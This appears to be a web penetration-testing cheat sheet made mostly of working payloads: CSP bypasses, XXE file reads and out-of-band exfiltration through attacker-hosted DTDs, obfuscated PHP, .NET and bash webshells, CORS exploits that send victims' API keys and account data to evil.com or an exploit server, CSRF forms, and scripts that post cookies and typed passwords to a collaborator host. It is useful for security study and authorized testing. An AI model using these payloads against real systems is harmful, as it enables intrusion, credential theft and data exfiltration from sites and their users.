- Content-Security-Policy: script-src 'self' https://cdnjs.cloudflare.com/; object-src 'none' ; report-uri
In  such scenarios where script-src is set to self and a javascript library  domain which is whitelisted. I
working payloads :<script src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js"></scrip

<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.js" /></script>
 <div ng-app ng-csp>
  {{ x = $on.curry.call().eval("fetch('http://localhost/index.php').then(d => {})") }}
 </div>"><script src="https://cdnjs.cloudflare.com/angular.min.js"></script> <div ng-app ng-csp>{{$eval.con
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>

- Content-Security-Policy: script-src 'self' ajax.googleapis.com; object-src 'none' ;report-uri /Report-par
If  the application is using angular JS and scripts are loaded from a  whitelisted domain. It is possible t
working payloads :ng-app"ng-csp ng-click=$event.view.alert(1337)><script src=//ajax.googleapis.com/ajax/lib

- Content-Security-Policy: script-src 'self' accounts.google.com/random/ website.with.redirect.com ; object
In  the above scenario, there are two whitelisted domains from where  scripts can be loaded to the webpage.
working payload :">'><script src="https://website.with.redirect.com/redirect?url=https%3A//accounts.google.

- Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' www.googletagmanager.com;
With inline execution enabled we can simply injection our code into the page.
url.com/asd.php/?a=<script>alert(document.domain)</scrtipt>
```

```
GoogleTagManager
<script>setTimeout(function(){dataLayer.push({event:'gtm.js'})},1000)</script>
<script src="//www.googletagmanager.com/gtm.js?id=GTM-*******"></script>

- Content-Security-Policy: default-src 'self' data: *; connect-src 'self'; script-src  'self' ;report-uri /
This CSP policy can be bypassed using iframes. The condition is that  application should allow iframes fron
working payloads :<iframe srcdoc='<script src="data:text/javascript,alert(document.domain)"></script>'></if

- CSP with policy injection (only Chrome)
/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27
```

XXE

Summary

> XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any backend or external systems that the application itself can access.

Check:

```
<?xml version="1.0"?>
<!DOCTYPE a [<!ENTITY test "THIS IS A STRING!">]>
<methodCall><methodName>&test;</methodName></methodCall>
```

If works, then:

```
<?xml version="1.0"?>
<!DOCTYPE a[<!ENTITY test SYSTEM "file:///etc/passwd">]>
<methodCall><methodName>&test;</methodName></methodCall>
```

Attacks

```
- Get PHP file:
<?xml version="1.0"?>
<!DOCTYPE a [<!ENTITY test SYSTEM "php://filter/convert.base64-encode/resource=index.php">]>
<methodCall><methodName>&test;</methodName></methodCall>

# Classic XXE Base64 encoded
<!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init; ]><foo/

- XXE LFI:
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo (#ANY)>
<!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>

- XXE Bind LFI:
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo (#ANY)>
<!ENTITY % xxe SYSTEM "file:///etc/passwd">
<!ENTITY blind SYSTEM "https://www.example.com/?%xxe;">]><foo>&blind;</foo>

- XXE Access control bypass
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY ac SYSTEM "php://filter/read=convert.base64-encode/resource=http://example.com/viewlog.php">]>
<foo><result>&ac;</result></foo>

- XXE to SSRF:
```

```
Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
Insert the following external entity definition in between the XML declaration and the stockCheck element:
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
Then replace the productId number with a reference to the external entity: &xxe;
The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, whic

https://medium.com/@klose7/https-medium-com-klose7-xxe-attacks-part-1-xml-basics-6fa803da9f26
https://medium.com/@klose7/xxe-attacks-part-2-xml-dtd-related-attacks-a572e8deb478
https://medium.com/@onehackman/exploiting-xml-external-entity-xxe-injections-b0e3eac388f9
https://medium.com/@ismailtasdelen/xml-external-entity-xxe-injection-payload-list-937d33e5e116
https://lab.wallarm.com/xxe-that-can-bypass-waf-protection-98f679452ce0/?fbclid=IwAR1M7QwQHf1rMJb_6Qb9HFdLb

# XXE OOB
<?xml version="1.0"?><!DOCTYPE thp [<!ELEMENT thp ANY >
<!ENTITY % dtd SYSTEM "http://example.com/payload.dtd"> %dtd;]>
<thp><error>%26send%3B</error></thp>

# PHP Wrapper inside XXE
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php"> ]>
<contacts>
  <contact>
    <name>Jean &xxe; Dupont</name>
    <phone>00 11 22 33 44</phone>
    <adress>42 rue du CTF</adress>
    <zipcode>75000</zipcode>
    <city>Paris</city>
  </contact>
</contacts>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "php://filter/convert.bae64-encode/resource=http://10.0.0.3" >
]>
<foo>&xxe;</foo>

# Deny Of Service - Billion Laugh Attack

<!DOCTYPE data [
<!ENTITY a0 "dos" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
]>
<data>&a4;</data>

# Yaml attack

a: &a ["lol","lol","lol","lol","lol","lol","lol","lol","lol"]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]

# XXE OOB Attack (Yunusov, 2013)

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://publicServer.com/parameterEntity_oob.dtd">
<data>&send;</data>

File stored on http://publicServer.com/parameterEntity_oob.dtd
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://publicServer.com/?%file;'>">
%all;

# XXE OOB with DTD and PHP filter
```

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://92.222.81.2/dtd.xml">
%sp;
%param1;
]>
<r>&exfil;</r>

File stored on http://92.222.81.2/dtd.xml
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://92.222.81.2/dtd.xml?%data;'>">

# XXE Inside SOAP

<soap:Body><foo><![CDATA[<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://x.x.x.x:22/"> %dtd;]><xxx/>]]></foo><

# XXE PoC

<!DOCTYPE xxe_test [ <!ENTITY xxe_test SYSTEM "file:///etc/passwd"> ]><x>&xxe_test;</x>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE xxe_test [ <!ENTITY xxe_test SYSTEM "file:///etc/passw
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE xxe_test [<!ELEMENT foo ANY><!ENTITY xxe_test SYSTEM "

# XXE file upload SVG
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>

<?xml version="1.0" encdoing="UTF-8" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/pa

# XXE Hidden Attack

- Xinclude

Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
Set the value of the productId parameter to:
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>

- File uploads:

Create a local SVG image with the following content:
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg
Post a comment on a blog post, and upload this image as an avatar.
When you view your comment, you should see the contents of the /etc/hostname file in your image. Then use t
```

Cookie Padding

```
# https://github.com/AonCyberLabs/PadBuster

# Get cookie structure
padbuster http://10.10.119.56/index.php xDwqvSF4SK1BIqPxM9fiFxnWmF+wjfka 8 -cookies "hcon=xDwqvSF4SK1BIqPx

# Get cookie for other user (impersonation)
padbuster http://10.10.119.56/index.php xDwqvSF4SK1BIqPxM9fiFxnWmF+wjfka 8 -cookies "hcon=xDwqvSF4SK1BIqPx
```

Webshells

PHP

```
# system

//CURL http://ip/shell.php?1=whoami
//www.somewebsite.com/index.html?1=ipconfig

// passthru
<?php passthru($_GET['cmd']); ?>

// NINJA
;").($_^"/"); ?>
http://target.com/path/to/shell.php?=function&=argument
http://target.com/path/to/shell.php?=system&=ls

// NINJA 2
/'^'{{{{';@${$_}[_](@${$_}[__]);

// One more
<?=$_="";$_="'";$_=($_^chr(4*4*(5+5)-40)).($_^chr(47+ord(1==1))).($_^chr(ord('_')+3)).($_^chr(((10*10)+(5*3

// https://github.com/Arrexel/phpbash
// https://github.com/flozz/p0wny-shell
```

.NET

```
<%@Page Language="C#"%><%var p=new System.Diagnostics.Process{StartInfo={FileName=Request["c"],UseShellExec
www.somewebsite.com/cgi-bin/a?ls%20/var
```

BASH

```
#!/bin/sh
echo;$_ `${QUERY_STRING/%20/ }`
www.somewebsite.com/cgi-bin/a?ls%20/var
```

CORS

Tools

```
# https://github.com/s0md3v/Corsy
python3 corsy.py -u https://example.com
# https://github.com/chenjj/CORScanner
python cors_scan.py -u example.com
# https://github.com/Shivangx01b/CorsMe
echo "https://example.com" | ./Corsme
cat subdomains.txt | ./httprobe -c 70 -p 80,443,8080,8081,8089 | tee http_https.txt
cat http_https.txt | ./CorsMe -t 70
```

URL accessed	Access permitted?
http://normal-website.com/example/	Yes: same scheme, domain, and port
http://normal-website.com/example2/	Yes: same scheme, domain, and port
https://normal-website.com/example/	No: different scheme and port
http://en.normal-website.com/example/	No: different domain
http://www.normal-website.com/example/	No: different domain
http://normal-website.com:8080/example/	No: different port

```
# Simple test
curl --head -s 'http://example.com/api/v1/secret' -H 'Origin: http://evil.com'

# There are various exceptions to the same-origin policy:
• Some objects are writable but not readable cross-domain, such as the location object or the location.hre
• Some objects are readable but not writable cross-domain, such as the length property of the window objec
• The replace function can generally be called cross-domain on the location object.
• You can call certain functions cross-domain. For example, you can call the functions close, blur and focu

# Access-Control-Allow-Origin header is included in the response from one website to a request originating

CORS good example:
https://hackerone.com/reports/235200

- CORS with basic origin reflection:

    With your browser proxying through Burp Suite, turn intercept off, log into your account, and click "Ac
    Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and t
    Send the request to Burp Repeater, and resubmit it with the added header: Origin: https://example.com
    Observe that the origin is reflected in the Access-Control-Allow-Origin header.
    Now browse to the exploit server, enter the following HTML, replacing $url with the URL for your speci
    <script>
        var req = new XMLHttpRequest();
        req.onload = reqListener;
        req.open('get','$url/accountDetails',true);
        req.withCredentials = true;
        req.send();

        function reqListener() {
            location='/log?key='+this.responseText;
        };
    </script>
    Observe that the exploit works - you have landed on the log page and your API key is in the URL.
```

```
    Go back to the exploit server and click "Deliver exploit to victim".
    Click "Access log", retrieve and submit the victim's API key to complete the lab.

 - Whitelisted null origin value

     With your browser proxying through Burp Suite, turn intercept off, log into your account, and click "M
    Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and t
    Send the request to Burp Repeater, and resubmit it with the added header Origin: null.
    Observe that the "null" origin is reflected in the Access-Control-Allow-Origin header.
    Now browse to the exploit server, enter the following HTML, replacing $url with the URL for your speci
    <iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html, <script>
       var req = new XMLHttpRequest ();
       req.onload = reqListener;
       req.open('get','$url/accountDetails',true);
       req.withCredentials = true;
       req.send();

       function reqListener() {
           location='$exploit-server-url/log?key='+encodeURIComponent(this.responseText);
       };
    </script>"></iframe>
    Notice the use of an iframe sandbox as this generates a null origin request. Observe that the exploit w
    Go back to the exploit server and click "Deliver exploit to victim".
    Click "Access log", retrieve and submit the victim's API key to complete the lab.

- CORS with insecure certificate

    With your browser proxying through Burp Suite, turn intercept off, log into your account, and click "Ac
    Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and t
    Send the request to Burp Repeater, and resubmit it with the added header Origin: http://subdomain.lab-i
    Observe that the origin is reflected in the Access-Control-Allow-Origin header, confirming that the COR
    Open a product page, click "Check stock" and observe that it is loaded using a HTTP URL on a subdomain.
    Observe that the productID parameter is vulnerable to XSS.
    Now browse to the exploit server, enter the following HTML, replacing $your-lab-url with your unique la
    <script>
       document.location="http://stock.$your-lab-url/?productId=4<script>var req = new XMLHttpRequest(); re
    </script>
    Observe that the exploit works - you have landed on the log page and your API key is in the URL.
    Go back to the exploit server and click "Deliver exploit to victim".
    Click "Access log", retrieve and submit the victim's API key to complete the lab.

- CORS with pivot attack

Step 1
First we need to scan the local network for the endpoint. Replace $collaboratorPayload with your own Collab
<script>
var q = [], collaboratorURL = 'http://$collaboratorPayload';
for(i=1;i<=255;i++){
  q.push(
  function(url){
    return function(wait){
    fetchUrl(url,wait);
    }
  }('http://192.168.0.'+i+':8080'));
}
for(i=1;i<=20;i++){
  if(q.length)q.shift()(i*100);
}
function fetchUrl(url, wait){
  var controller = new AbortController(), signal = controller.signal;
  fetch(url, {signal}).then(r=>r.text().then(text=>
    {
    location = collaboratorURL + '?ip='+url.replace(/^http:\/\//,'')+'&code='+encodeURIComponent(text)+'&'+
  }
  ))
  .catch(e => {
  if(q.length) {
    q.shift()(wait);
  }
  });
  setTimeout(x=>{
```

```
  controller.abort();
  if(q.length) {
    q.shift()(wait);
  }
  }, wait);
}
</script>
Step 2
Clear the code from stage 1 and enter the following code in the exploit server. Replace $ip with the IP add
<script>
function xss(url, text, vector) {
  location = url + '/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='
}

function fetchUrl(url, collaboratorURL){
  fetch(url).then(r=>r.text().then(text=>
  {
    xss(url, text, '"><img src='+collaboratorURL+'?foundXSS=1>');
  }
  ))
}

fetchUrl("http://$ip", "http://$collaboratorPayload");
</script>

Step 3
Clear the code from stage 2 and enter the following code in the exploit server. Replace $ip with the same I
<script>
function xss(url, text, vector) {
  location = url + '/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='
}
function fetchUrl(url, collaboratorURL){
  fetch(url).then(r=>r.text().then(text=>
  {
    xss(url, text, '"><iframe src=/admin onload="new Image().src=\''+collaboratorURL+'?code=\'+encodeURICon
  }
  ))
}

fetchUrl("http://$ip", "http://$collaboratorPayload");
</script>
Step 4
Read the source code retrieved from step 3 in your Collaborator interaction or on the exploit server log. Y
<script>
function xss(url, text, vector) {
  location = url + '/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='
}

function fetchUrl(url){
  fetch(url).then(r=>r.text().then(text=>
  {
    xss(url, text, '"><iframe src=/admin onload="var f=this.contentWindow.document.forms[0];if(f.username)f
  }
  ))
}

fetchUrl("http://$ip");
</script>
Click on "Deliver exploit to victim" to submit the code. Once you have submitted the form to delete user ca

# JSONP

In GET URL append “?callback=testjsonp”
Response should be:
testjsonp(<json-data>)
```

CORS PoC

```
<!DOCTYPE html>
<html>
<head>
<title>CORS PoC Exploit</title>
</head>
<body>
<center>

<h1>CORS Exploit<br>six2dez</h1>
<hr>
<div id="demo">
<button type="button" onclick="cors()">Exploit</button>
</div>
<script type="text/javascript">
 function cors() {
   var xhttp = new XMLHttpRequest();
   xhttp.onreadystatechange = function() {
     if(this.readyState == 4 && this.status == 200) {
        document.getElementById("demo").innerHTML = this.responseText;
     }
   };
 xhttp.open("GET", "http://<vulnerable-url>", true);
 xhttp.withCredentials = true;
 xhttp.send();
 }
</script>

</center>
</body>
</html>
```

CORS PoC 2

```
<html>
<script>
var http = new XMLHttpRequest();
var url = 'Url';//Paste here Url
var params = 'PostData';//Paste here POST data
http.open('POST', url, true);

//Send the proper header information along with the request
http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');

http.onreadystatechange = function() {//Call a function when the state changes.
    if(http.readyState == 4 && http.status == 200) {
        alert(http.responseText);
    }
}
http.send(params);

</script>
</html>
```

CORS PoC 3 - Sensitive Data Leakage

```
<html>
<body>
<button type='button' onclick='cors()'>CORS</button>
<p id='corspoc'></p>
<script>
function cors() {
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
var a = this.responseText; // Sensitive data from target1337.com about user account
document.getElementById("corspoc").innerHTML = a;
xhttp.open("POST", "https://evil.com", true);// Sending that data to Attacker's website
xhttp.withCredentials = true;
console.log(a);
xhttp.send("data="+a);
}
};
xhttp.open("POST", "https://target1337.com", true);
xhttp.withCredentials = true;
var body = "requestcontent";
var aBody = new Uint8Array(body.length);
for (var i = 0; i < aBody.length; i++)
aBody[i] = body.charCodeAt(i);
xhttp.send(new Blob([aBody]));
}
</script>
</body>
</html>
```

CORS JSON PoC

```
<!DOCTYPE html>
<html>
<head>
<title>JSONP PoC</title>
</head>
<body>
<center>

<h1>JSONP Exploit<br>YourTitle</h1>
<hr>
<div id="demo">
<button type="button" onclick="trigger()">Exploit</button>
</div>
<script>

function testjsonp(myObj) {
  var result = JSON.stringify(myObj)
  document.getElementById("demo").innerHTML = result;
  //console.log(myObj)
}

</script>

<script >

  function trigger() {
    var s = document.createElement("script");
    s.src = "https://<vulnerable-endpoint>?callback=testjsonp";
    document.body.appendChild(s);
}

</script>
```

```
</body>
</html>
```

CSRF

Summary

> Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.
>
> 3 conditions:
>
> - A relevant action
> - Cookie-based session handling
> - No unpredictable request parameters

```
Vulnerable request example:
__
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
__

HTML with attack:
__
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change" method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
__
```

```
# Exploit CSRF in GET:
<img src="https://vulnerable-website.com/email/change?email=pwned@evil-user.net">

- SameSite cookie property avoid the attack:
   → Only from same site:
    SetCookie: SessionId=sYMnfCUrAlmqVVZn9dqevxyFpKZt30NN; SameSite=Strict;
   → From other site only if GET and requested by click, not scripts (vulnerable if CSRF in GET or POST co
    SetCookie: SessionId=sYMnfCUrAlmqVVZn9dqevxyFpKZt30NN; SameSite=Lax;

<script>
fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>

<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://YOUR-SUBDOMAIN-HERE.burpc
method:'POST',
```

```
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

Json CSRF

```
Requirements:

1. The authentication mechanism should be in the cookie-based model. (By default cookie-based authenticatio
2. The HTTP request should not be fortify by the custom random token on the header as well in the body.(X-A
3. The HTTP request should not be fortify by the Same Origin Policy.

Bypass 2 & 3:
• Change the request method to GET append the body as query parameter.
• Test the request without the Customized Token (X-Auth-Token) and also header.
• Test the request with exact same length but different token.

If post is not allowed, can try with URL/param?_method=PUT


<body onload='document.forms[0].submit()'>
<form action="https://<vulnerable-url>?_method=PUT" method="POST" enctype="text/plain">
  <input type="text" name='{"username":"blob","dummy":"' value='"}'>
  <input type="submit" value="send">
</form>

<!---This results in a request body of:
{"username":"blob", "dummy": "="} -->
```

CSRF Token Bypass

```
CSRF Tokens

Unpredictable value generated from the server to the client, when a second request is made, server validate
   → Is transmited to the client through a hidden field:


- Example:
    --
    POST /email/change HTTP/1.1
    Host: vulnerable-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 68
    Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

    csrf=WfF1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com
    --

- Validation depends on method (usually POST):
    --
    GET /email/change?email=pwned@evil-user.net HTTP/1.1
    Host: vulnerable-website.com
    Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
    --

- Validation depend on token is present (if not, validation is skipped):
    --
    POST /email/change HTTP/1.1
```

```
    Host: vulnerable-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 25
    Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

    email=pwned@evil-user.net
    --
- CSRF not tied to user session

- CSRF tied to a non-session cookie:
    --
    POST /email/change HTTP/1.1
    Host: vulnerable-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 68
    Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF; csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz5dv

    csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com
    --

- CSRF token duplicated in cookie:
    --
    POST /email/change HTTP/1.1
    Host: vulnerable-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 68
    Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa

    csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.com
    --

- Validation of referer depends on header present (if not, validation is skipped)

- Circumvent referer validation (if only checks the domain existence)

- Remove Anti-CSRF Token
- Spoof Anti-CSRF Token by Changing a few bits
- Using Same Anti-CSRF Token
- Weak Cryptography to generate Anti-CSRF Token
- Guessable Anti-CSRF Token
- Stealing Token with other attacks such as XSS.
- Converting POST Request to GET Request to bypass the CSRF Token Check. (This is what we will see for this

Other validations bypasses:
1) remove anticsrf tokens & parameter
2) pass blank paramter
3) add same length token
4) add another userss valid anti csrf token
5) random token in long length (aaaaaaaaa)
6) Try decode token
7) Use only static part of the token
```

CSRF sample POC

```
<html>
<script>
function jsonreq() {
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.open("POST","https://target.com/api/endpoint", true);
  xmlhttp.setRequestHeader("Content-Type","text/plain");
  //xmlhttp.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
  xmlhttp.withCredentials = true;
  xmlhttp.send(JSON.stringify({"test":"x"}));
}
```

```
jsonreq();
</script>
</html>
```

CSRF to reflected XSS

```
<html>
  <body>
    <p>Please wait... ;)</p>
    <script>
let host = 'http://target.com'
let beef_payload = '%3c%73%63%72%69%70%74%3e%20%73%3d%64%6f%63%75%6d%65%6e%74%2e%63%72%65%61%74%65%45%6c%65
let alert_payload = '%3Cimg%2Fsrc%2Fonerror%3Dalert(1)%3E'

function submitRequest() {
  var req = new XMLHttpRequest();
  req.open(<CSRF components, which can easily be copied from Burp's POC generator>);
  req.setRequestHeader("Accept", "*\/*");
  req.withCredentials = true;
  req.onreadystatechange = function () {
    if (req.readyState === 4) {
      executeXSS();
    }
  }
  req.send();
}

function executeXSS() {
  window.location.assign(host+'<URI with XSS>'+alert_payload);
}

submitRequest();
    </script>
  </body>
</html>
```

Web Cache Poisoning

General

Web cache poisoning is an advanced technique whereby an attacker exploits the behavior of a web server and cache so that a harmful HTTP response is served to other users.

Fundamentally, web cache poisoning involves two phases. First, the attacker must work out how to elicit a response from the back-end server that inadvertently contains some kind of dangerous payload. Once successful, they need to make sure that their response is cached and subsequently served to the intended victims.

A poisoned web cache can potentially be a devastating means of distributing numerous different attacks, exploiting vulnerabilities such as XSS, JavaScript injection, open redirection, and so on.

Tools

```
# https://github.com/s0md3v/Arjun
python3 arjun.py -u https://url.com --get
python3 arjun.py -u https://url.com --post
```

```
# XSS for users accessing /en?region=uk:
GET /en?region=uk HTTP/1.1
Host: innocent-website.com
X-Forwarded-Host: a."><script>alert(1)</script>"
```

Broken Links

Tools

```
# https://github.com/stevenvachon/broken-link-checker
blc -rfoi --exclude linkedin.com --exclude youtube.com --filter-level 3 https://example.com/
```

Clickjacking

General

Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website.

- Preventions:
  - X-Frame-Options: deny/sameorigin/allow-from
  - CSP: policy/frame-ancestors 'none/self/domain.com'

```
# An example using the style tag and parameters is as follows:
<head>
  <style>
    #target_website {
      position:relative;
      width:128px;
      height:128px;
      opacity:0.00001;
      z-index:2;
      }
    #decoy_website {
      position:absolute;
      width:300px;
      height:400px;
      z-index:1;
      }
  </style>
</head>
...
<body>
  <div id="decoy_website">
  ...decoy web content here...
  </div>
  <iframe id="target_website" src="https://vulnerable-website.com">
  </iframe>
</body>
```

HTTP Request Smuggling

General

> HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users. Request smuggling attacks involve placing both the Content-Length header and the Transfer-Encoding header into a single HTTP request and manipulating these so that the front-end and back-end servers process the request differently. The exact way in which this is done depends on the behavior of the two servers: Most HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the Content-Length header and the Transfer-Encoding header.

Tools

```
# https://github.com/defparam/smuggler
python3 smuggler.py -u <URL>
# https://github.com/defparam/tiscripts

# HTTP/2
# https://github.com/BishopFox/h2csmuggler
```

Samples

```
- The Content-Length header is straightforward: it specifies the length of the message body in bytes. For e

    POST /search HTTP/1.1
    Host: normal-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 11

    q=smuggling

- The Transfer-Encoding header can be used to specify that the message body uses chunked encoding. This mea

    POST /search HTTP/1.1
    Host: normal-website.com
    Content-Type: application/x-www-form-urlencoded
    Transfer-Encoding: chunked

    b
    q=smuggling
    0




• CL.TE: the front-end server uses the Content-Length header and the back-end server uses the Transfer-Enco
   ◇ Find - time delay:
    POST / HTTP/1.1
    Host: vulnerable-website.com
```

```
    Transfer-Encoding: chunked
    Content-Length: 4

    1
    A
    X
• TE.CL: the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Le
  ◇ Find time delay:
    POST / HTTP/1.1
    Host: vulnerable-website.com
    Transfer-Encoding: chunked
    Content-Length: 6

    0

    X
• TE.TE: the front-end and back-end servers both support the Transfer-Encoding header, but one of the serve

- CL.TE
    Using Burp Repeater, issue the following request twice:
    POST / HTTP/1.1
    Host: your-lab-id.web-security-academy.net
    Connection: keep-alive
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 6
    Transfer-Encoding: chunked

    0

    G
    The second response should say: Unrecognized method GPOST.

 - TE.CL
    In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.
    Using Burp Repeater, issue the following request twice:
    POST / HTTP/1.1
    Host: your-lab-id.web-security-academy.net
    Content-Type: application/x-www-form-urlencoded
    Content-length: 4
    Transfer-Encoding: chunked

    5c
    GPOST / HTTP/1.1
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 15

    x=1
    0

 - TE.TE: obfuscating TE Header
     In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecke
    Using Burp Repeater, issue the following request twice:
    POST / HTTP/1.1
    Host: your-lab-id.web-security-academy.net
    Content-Type: application/x-www-form-urlencoded
    Content-length: 4
    Transfer-Encoding: chunked
    Transfer-encoding: cow

    5c
    GPOST / HTTP/1.1
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 15

    x=1
    0
```

CL -> Content length | TE -> Transfer Encoding

@spidersec

TYPE	CRAFTED REQUEST	FRONT END PROXY SERVER	BACK END SERVER
CL! = 0	GET / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 44\r\n GET /test HTTP/1.1\r\n Host: spidersec.local\r\n \r\n	Content-Length is checked.	Content-Length is not checked.
CL-CL	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 8\r\n Content-Length: 7\r\n 12345\r\n a	Content-Length is 8 here.	Content-Length is 7 here.
CL-TE	POST / HTTP/1.1\r\n Host: spidersec.local \r\n Connection: keep-alive\r\n Content-Length: 6\r\n Transfer-Encoding: chunked\r\n \r\n 0\r\n \r\n G	Processed the Request header Content-Length	Processed the Request header Transfer-Encoding
TE-CL	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-Length: 4\r\n Transfer-Encoding: chunked\r\n \r\n 12\r\n GPOST / HTTP/1.1\r\n \r\n 0\r\n \r\n	Processes the Request header Transfer-Encoding	Processed the Request header Content-Length
TE-TE	POST / HTTP/1.1\r\n Host: spidersec.local\r\n Content-length: 4\r\n Transfer-Encoding: chunked\r\n Transfer-encoding: cow\r\n \r\n 5c\r\n GPOST / HTTP/1.1\r\n Content-Type: application/x-www-form-urlencoded\r\n Content-Length: 15\r\n \r\n x=1\r\n 0\r\n \r\n	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.	Accepts Transfer-Encoding header. Obfuscation is used not to process the header.

Web Sockets

```
WebSockets are a bi-directional, full duplex communications protocol initiated over HTTP. They are commonly

WebSocket connections are normally created using client-side JavaScript like the following:
var ws = new WebSocket("wss://normal-website.com/chat");

